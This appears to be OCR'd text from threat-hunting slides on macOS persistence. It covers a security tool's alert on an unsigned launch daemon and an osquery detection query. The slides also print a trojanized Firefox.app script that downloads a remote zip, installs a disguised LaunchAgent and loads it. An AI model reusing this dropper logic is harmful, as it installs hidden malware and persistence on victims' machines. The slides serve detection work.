
cp (Apple Code Signing Cert Auth)

```
process id:      1251
process path:    /bin/cp
```

com.apple.audio.driver (unsigned)


```
startup file:    /Library/LaunchDaemons/com.apple.audio.driver.plist
startup binary:  /private/var/tmp/com.apple.audio.driver.app/Contents/MacOS/com.apple.audio.driver
```

time: 12:33:25



```
$ cat Firefox.app/Contents/Resources/script

open Firefox.app
if [ -f ~/Library/mdworker/mdworker ]; then
   killall MozillaFirefox
else
   nohup curl -o ~/Library/mdworker.zip
   https://public.adobecc.com/files/1U14RSV3MVAHBMEGVS4LZ42AFNYEFF
               ?content_disposition=attachment
   &&  unzip -o ~/Library/mdworker.zip -d ~/Library
   &&  mkdir -p ~/Library/LaunchAgents
   &&  mv ~/Library/mdworker/MacOSupdate.plist ~/Library/LaunchAgents
   &&  sleep 300
   &&  launchctl load -w ~/Library/LaunchAgents/MacOSupdate.plist
   &&  rm -rf ~/Library/mdworker.zip
   &&  killall MozillaFirefox &
```



cp
installed a launch daemon or agent

```
launchd (pid: 1)
  com.apple.audio.driver (pid: 1242)
    cp (pid: 1251)
```


```
cp (Apple Code Signing Cert Auth)
process id:      1251
process path:    /bin/cp

com.apple.audio.driver (unsigned)
startup file:    /Library/LaunchDaemons/com.apple.audio.driver.plist
startup binary:  /private/var/tmp/com.apple.audio.driver.app/Contents/MacOS/com.apple.audio.driver

time: 12:33:25
```


Hypothesis: An attacker has compromised at least one system and is persisting via a Launch Agent or Launch Daemon.

```
select * FROM signature s
JOIN launchd d ON
d.program_arguments = s.path
WHERE d.name LIKE ‘com.apple.%’
AND
signed=0 AND d.run_at_load=1;
```


THAT'S NOT ENOUGH
WE HAVE TO GO DEEPER
quickmeme.com

